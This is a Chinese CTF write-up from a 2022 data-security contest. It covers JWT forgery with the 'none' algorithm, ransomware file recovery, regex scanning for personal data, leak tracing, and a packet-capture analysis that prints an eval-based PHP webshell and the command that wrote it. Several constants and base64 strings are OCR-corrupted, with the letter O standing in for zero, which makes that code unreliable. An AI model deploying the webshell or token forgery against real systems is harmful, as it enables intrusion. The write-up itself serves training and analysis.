2022数据安全wp

参赛战队队名：青春猪头thai会梦见无敌暴龙美少女战士/T249305

战队排名：98

战队整体答题情况：攻克题目数48

数据安全赛道

问卷调查

写问卷，最后有flag

easy_node

做题人：清纯柱头台

按照题目的思路，应该是先登录成为admin之后可以使用copyarray，copyarrary凭直觉，出现了递归是可以有洞的，问题是登录


结果调试，发现这个


```
const token = jwt.sign({username}, secret, {algorithm: 'HS256'});
```

algorithm本来应该是algorithms，这里存在误用，导致这个算法没有真正存进去

所以伪造cookie，把算法置为空，脚本网上找的

```
const jwt = require('jsonwebtoken');

var payload = {
username: 'admin'
}
var token = jwt.sign(payload, undefined, {algorithm: 'none'});
console.log(token);
```





之后这个比较常规

```
{"properties":[{"0":"flag","length":1}]}
```

勒索文件恢复

做题人：清纯柱头台

```
from Crypto.Util.number import getPrime,bytes_to_long,long_to_bytes
import base64
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_v1_5,AES
from Crypto.Util.Padding import unpad
from gmpy2 import invert
p=27299665331067347725241112594803941O213
q=27299665331067347725241112594803941O333
encrypted_aes_key=base64.b64decode('hNjALvjhXUT4Uk6pMmC3Oo4hhhFDhtbPQzhYzUl+bsWj
DHer2fvCTQKGJ2hmEb4TDWx2sOhuNPCSO46vo2BVUw==')
encrypted_private_key=base64.b64decode('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')
n=p*q
e=65537
d=invert(e,(p-1)*(q-1))
prikey_pkcs=''

for i in range(0,len(encrypted_private_key),32):
    c=bytes_to_long(encrypted_private_key[i:i+32])
    m=pow(c,d,n)
    plain_ =long_to_bytes(m)
    for i in range(len(plain_)-1,0,-1):
```

```
        if plain_[i] == 0:
            prikey_pkcs+=plain_[i+1:].decode()

print(prikey_pkcs)

private_key=RSA.import_key(prikey_pkcs)

uid_d=private_key.d
uid_n=private_key.n
aes_key=b''
for i in range(0,len(encrypted_aes_key),16):
    c=bytes_to_long(encrypted_aes_key[i:i+16])
    m=pow(c,uid_d,uid_n)
    plain_=long_to_bytes(m)
    for i in range(len(plain_)-1,0,-1):
        if plain_[i]==0:
            aes_key+=plain_[i+1:]
cipher=AES.new(aes_key,AES.MODE_CBC,aes_key)
f=open("flag.mp3.locked",'rb')
cccc=f.read()
res=cipher.decrypt(cccc)
fo=open("flag.mp3","wb")
fo.write(res)
fo.close()
```

最后是一个音频文件，听flag

数据算法题

做题人：清纯柱头台

先根据文件的要求把所有可能的情况匹配一下

```
import re


######## luhn 算法  ############

def luhn_checksum(card_number):
    def digits_of(n):
```

```
        return [int(d) for d in str(n)]

    digits = digits_of(card_number)
    odd_digits = digits[-1::-2]
    even_digits = digits[-2::-2]
    checksum = 0
    checksum += sum(odd_digits)
    for d in even_digits:
        d_0 = 2*d
        d_1 = d_0 // 10
        d_2 = d_0 % 10
        checksum += d_1
        checksum += d_2

    return checksum % 10

#########    匹配函数  ################

def f(head,tail,text):
    ans = []
    reses = re.findall("("+head + tail+")", text)
    for res in reses:
        ans.append(res[0])
    return ans

ff = open("result.txt", "a")
ff.write("Now the file has more content!\n")


#### phone ####
texts = open('./sens_data.txt', 'r').readlines()
heads = open('./phone_head.txt', 'r').readlines()
tail = "([\\-|\s])(\d)(\d)(\d)(\d)([\\-]|[\s])(\d)(\d)(\d)(\d)"


for ii in range(len(texts)):
    text = texts[ii]

    for head in heads:
        ans = f("\s" + head.strip(), tail, text)
        for i in ans:
            print(ii + 1, "PhoneNo", i[1:])
            ff.write(str(ii + 1) + ",PhoneNo," + str(i[1:]))
            ff.write("\n")


######### IMEI #####

texts = open('./sens_data.txt', 'r').readlines()
heads = open('./IMEI_head.txt', 'r').readlines()
tail = "(\d)(\d)(\d)(\d)(\d)(\d)(\d)(\d)(\d)(\d)(\d)(\d)(\d)(\d)"
```

```
for ii in range(len(texts)):
    text = texts[ii]

    for head in heads:
        ans = f("\s" + head.strip(), tail, text)
        for i in ans:
            if luhn_checksum(i[1:-1]) == int(i[-1]):
                print(ii + 1, "IMEI", i[1:])
                ff.write(str(ii + 1) + ",IMEI," + str(i[1:]))
                ff.write("\n")

##### bankcard #####

texts = open('./sens_data.txt', 'r').readlines()
heads = open('./bankcard_head.txt', 'r').readlines()
tail = "(\d{10,16})"


for ii in range(len(texts)):
    text = texts[ii]

    for head in heads:
        ans = f("\s" + head.strip(), tail, text)
        for i in ans:
            # if luhn_checksum(i[1:-1]) == int(i[-1]):
                # print(i[1:])
            print(ii + 1, "BankCard", i[1:])
            ff.write(str(ii + 1) + ",BankCard," + str(i[1:]))
            ff.write("\n")

#### ipv4 ####

head = "(25[0-5]|2[0-4]\d|[0-1]\d{2}|[1-9]?\d)\.(25[0-5]|2[0-4]\d|[0-1]\d{2}|[1-
9]?\d)\.(25[0-5]|2[0-4]\d|[0-1]\d{2}|[1-9]?\d)\.(25[0-5]|2[0-4]\d|[0-1]\d{2}|[1-
9]?\d)"
texts = open('./sens_data.txt', 'r').readlines()
for ii in range(len(texts)):
    text = texts[ii]
    ans = f(head, '', text)
    for i in ans:

        print(ii + 1, "IPv4", i[0:])
        ff.write(str(ii + 1) + ",IPv4," + str(i[0:]))
        ff.write("\n")



######## Email ####

head = "\w[-\w.+]*@([A-Za-z0-9][-A-Za-z0-9]+\.)+[A-Za-z]{2,14}"
text = open('./sens_data.txt', 'r').readlines()
for ii in range(len(texts)):
    text = texts[ii]
    ans = f(head, '', text)
```

```
    for i in ans:

        print(ii + 1, "Email", i[0:])
        ff.write(str(ii + 1) + ",Email," + str(i[0:]))
        ff.write("\n")




ff.close()
exit()
```

当然也可以单独运行然后把内容拼接在一起，再改下格式，把末尾换行什么的去掉

这样交上去只有590+

然后发现bankcard有一些格式没有匹配到

写脚本把剩余的bankcard匹配一下

```
import re

def luhn_checksum(card_number):
    def digits_of(n):
        return [int(d) for d in str(n)]

    digits = digits_of(card_number)
    odd_digits = digits[-1::-2]
    even_digits = digits[-2::-2]
    checksum = 0
    checksum += sum(odd_digits)
    for d in even_digits:
        d_0 = 2*d
        d_1 = d_0 // 10
        d_2 = d_0 % 10
        checksum += d_1
        checksum += d_2

    return checksum % 10

def f(text):
    ans = []
    patten = "[Bb]ank[Nn]o.*(\d{4}[- ]\d{4}[- ]\d{4}[- ]\d{1,6})"  #每种patten都跑一遍
    patten = "cardNo.*(\d{4}[- ]\d{4}[- ]\d{4}[- ]\d{1,6})"
    patten = "[Cc]ard&.*(\d{4}[- ]\d{4}[- ]\d{4}[- ]\d{1,6})"
    reses = re.findall(patten, text)
```

```
    # print(reses)
    for res in reses:
        ans.append(res)
    return ans

ff = open("bank.txt", "a")
texts = open('./sens_data.txt', 'r').readlines()
for ii in range(len(texts)):
    text = texts[ii]
    ans = f(text)
    # print(ans)
    for i in ans:
        print(ii+1)
        # print("cheching : "+ i)
        #if luhn_checksum(i[1:-1]) == int(i[-1]):
        print(i[1:])
        print(ii + 1,"BankCard", i[1:])
        ff.write(str(ii + 1) + ",BankCard," + str(i[0:]))
        ff.write("\n")
```

再把跑出来结果追加到刚刚的result.txt上去就有648分


数据分析题

泄露溯源定位

做题人：刘积良

1

使用wireshark打开流量包，使用mysql过滤出mysql的数据包，然后



可以看到第三个登录用户为dataUser3

2


查看用户dataUser3的访问数据未果

根据文档提示：

该公司在github和语雀中曾经上传过部分代码，怀疑帐号在此泄漏。

前往语雀注册个账号，在个人空间的搜索处搜索dataUser3

复制其中的代码，在github搜索



进入后复制链接

```
https://github.com/Tristan-Hao/Green-Berry/blob/f766064e4f9c38bf4aefa06fd3d4abbda7fe4914/catalogue.py
```

将`f766064e4f9c38bf4aefa06fd3d4abbda7fe4914`改为`main`提交即可

3

根据dataUser3的访问语句，确定其得到的数据

```
dataUser1
张强 18798766766广州
王小明 13345678879北京市昌平区
13573839493 15877886543 13098887678 18798766766
地址：浙江省杭州市拜节新村97号

dataUser2
黄天 河北省石家庄
Roberto Qian Beijing
Liu Xiao 13098887678 北京市昌平区
收款人帐号：621700323000106****

dataUser3
王小明 13345678879 北京市昌平区
```

```
黄天 13573839493 河北省石家庄
Roberto Qian 15877886543 Beijing
Liu Xiao 13098887678 北京市昌平区
张强 18798766766 广州
```

以及dataUser3获得的


```
## select * from dcf_encryption_info
1 Base64
2 MD5
3 SHA1 go321
4 AES aa01
5 AES sin30

## select * from dcf_receive_info3
a....1.10021X
U2FsdGVkX18ONrEC8DOa5sxdTazAeWPXK8OP/885ZQJWJf6P4RsZUfl8o1VOczurimp/uoUa4NuWVb7f
7yTcRw==
.....2.10024.
U2FsdGVkX18DnWH7nMCG3lVMd8GtLTXeuwEl7xgojnkN2Ovsm0rXzNqLEI0RSnwPYN+/p9BG4ODOr4Iw
czj2A3nMwuZkzzTE8z88f/6gGzjhhbdA52JK3f1pivFbnSt+
u....3.10022l
U2FsdGVkX1+/NGJAqRBlFe+GyjneDvQ8ncbqP+ra5DXk1XGLuGXMbf7TLC5NSScurrJuB2mOxXHJh0ye
NiW3vXC+/iKbXQoQhphVQJkUiX0=
u....4.11021l
U2FsdGVkX18X1/E8qwRNMB9ON1Z+fKLmmkhuVa0EoCRSnppuybeWlcho8XWURJhD0hS1TqBLLH/gAW3l
qAGO5BTn9vjUCEQiY7ydcWGPBSs=
... .5.15021.
U2FsdGVkX19Gqh30S0qbTTKMw+mXBg2H+FsngqcZNr+KmWQnpVNLDtpPqt5eX7/hFEIbGXxOrJ9VUX3t
BJZkR0RYL+TQHV6
QHoYvQweOFLRY/PcpP5D2NoqZMLT6hwrz
u...6.15021l
U2FsdGVkX1+bn0csCcNtspL662QhJQI/NEsj8fWWyIBU0GVXvvc/ygymTqH3x8LFcyvPV4YE7OtxkRXO
S90Ox49TI/StAcIdnQBletRVA2g=
a....7.15021X
U2FsdGVkX1+2aHxIB+OHcAPn7x37ODv5RxN2LSlrmkqbNa8bpEfapNqyxWXFWtJvS3d6vfVNpgN6pFzp
nDiELA==
a....8.11021X
U2FsdGVkX18Oj2t+msNrJ7T0sXpcrW0Usy1yqQYRoJF1JQwnD/thdJpPKZ1xTVtrgo8y6LQn5yMMzf6n
R6vNiw==
a...9.15022X
U2FsdGVkX1+93npTkiALajdkWz5i4ccX2nV0mRQGfKQUcEOoOYpGBKSm21ayhTOwq7t7vypmpqqLemWj
QN5z4Q==
b....10.16025X
U2FsdGVkX19uDaaDF/0X1yvPtZHqG1jG2Fw0bDQM+jqLoN19RE5MOdiQNVI0k15OG+ZB3Ow+8pDvwIw9
hdT8wQ==
b....11.15028X
U2FsdGVkX1/GrEF+qSfy8Fq+w8O0t7ABU1OqzrCoCFo+i42HO3T9q2EjSKkSGSPh3gDfBHfamAJwf1OR
OWprGw==
b....12.15026X
U2FsdGVkX19AUOJfLgsTjgV5N/ywPP0vvv52phIYEjxdX7OaOG8ek8D55IPDYa7Bz05BmmFE89CVgMDI
t1Y7zg==
J....13.15771@
U2FsdGVkX19V7mz6otuRIdXKP/0pG1DXBl7LwM8Ng28m0Om9wlGsBDUynwm4Hhfl
J....14.15231@
```

```
U2FsdGVkX19PJjvCZ4dPBUzWF0A0ZrRQf5C7bYAbC2DUBEggsjIWflpsUkgeFQOK
J....15.15451@
U2FsdGVkX18li8mlOIWPfxl331OPPIE64pywNqWvq88P0ZJSU7WMO2ZyDNxxD/on
J....16.15091@
U2FsdGVkX19yVfbektz9sPOmf64arS54qTNOQI4qH1A0AGNPMtw1kGaJ2zMx7MDl
```

SQLpacket

做题人：曹国航

导出对象，HTTP对象



可见有shell.php和写马的操作

URL
echo

```
PD9waHAKQGVycm9yX3JlcG9ydGluZygwKTsKc2Vzc2lvbl9zdGFydCgpOwogICAgJGtleT0iMDVjMWNjOWMyZGVhZmI3NSI7CgkkX1NFU1NJT05bJ2snXT0ka2V5OwoJc
2Vzc2lvbl93cml0ZV9jbG9zZSgpOwoJJHBvc3Q9ZmlsZV9nZXRfY29udGVudHMoInBocDovL2lucHV0Iik7CglpZighZXh0ZW5zaW9uX2xvYWRlZCgnb3BlbnNzbCcpKQoJe
woJCSR0PSJiYXNlNjRfli4iZGVjb2RlIjsKCQkkcG9zdD0kdCgkcG9zdC4iIik7CgkJZm9yKCRpPTA7JGk8c3N0KTskaSsrKSB7CiAgICAgICAgJHBvc3RbJGldID
D0gJHBvc3RbJGldXiRrZXlbJGkrMSYxNV07IAogICAgCQkJfQoJfQoJZWxzZQoJewoJCSRwb3N0PW9wZW5zc2xfZGVjcnlwdCgkcG9zdCwgIkFFUzEyOCIsICRrZXkpOwoJ
fQogICAgJGFycj1leHBsb2RlKCd8JywkcG9zdCk7CiAgICAkZnVuYz0kYXJyWzBdOwogICAgJHBhcmFtcz0kYXJyWzFdOwoJY2xhc3MgQ3twdWJsaWMgZnVuY3Rpb24gX
19pbnZva2UoJHApIHtldmFsKCRwLiIkT19fQogICAgQGNhbGxfdXNlcl9mdW5jKG5ldyBDKCksJHBhcmFtcyk7Cj8+ |base64 -d > shell.php
```


可见传输加密手段

```php
<?php
@error_reporting(0);
session_start();
    $key="05c1cc9c2deafb75";
    $_SESSION['k']=$key;
    session_write_close();
    $post=file_get_contents("php://input");
    if(!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        $post=$t($post."");
        for($i=0;$i<strlen($post);$i++) {
                    $post[$i] = $post[$i]^$key[$i+1&15];
                }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
    class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
```

写出解密脚本（直接解密不知道为何会出现问题，所以有修正）：

```python
import base64
from Crypto.Cipher import AES

def decrypt(post):
    key = b'05c1cc9c2deafb75'

    post = base64.b64decode(post)
    # post = list(post)
    # for i, v in enumerate(post):
    #     post[i] = v ^ key[(i + 1) & 15]
    # post = bytes(post)
    # post
    aes1 = AES.new(key, AES.MODE_CBC)
    aes2 = AES.new(key, AES.MODE_ECB)
    part1, part2 = aes1.decrypt(post), aes2.decrypt(post)
    post = part2[:16] + part1[16:]
    return post

decrypt('GBry5TfOces2H41Rjd+Gkmso9QPVLUsIsqV+CkcVIos/1/p2zZBgq6EuLkyMLZOF')
```

1



5

进行解码分析，发现主要是一些交互脚本，返回的是json结果

使用tshark提取

```
tshark -r sql.pcapng -e tcp.stream -e http.file_data -Tfields 'tcp.stream >=
190' > rst.txt
```

然后使用脚本解析：

```
import json


with open('rst.txt', 'r') as f:
    data = f.read().splitlines()
with open('rrrst.txt', 'w') as f:
    for d in data:
        d = d.split()
        if len(d) != 2:
            continue
```

```
        idx, post = d
        try:
            post = decrypt(post)
        except:
            continue
        # startidx = post.find(b'base64_decode(\'') + 15
        print(idx, post.decode(), file=f)
        if b'msg' in post:
            idx = post.find(b'}')
            js = json.loads(post[:idx+1])
            print(base64.b64decode(js['msg']).decode(), file=f)

        # b = post[startidx:post.find(b'\'));')]
        # print(b)
        # s = base64.b64decode(b)
        # print(s.decode())
```

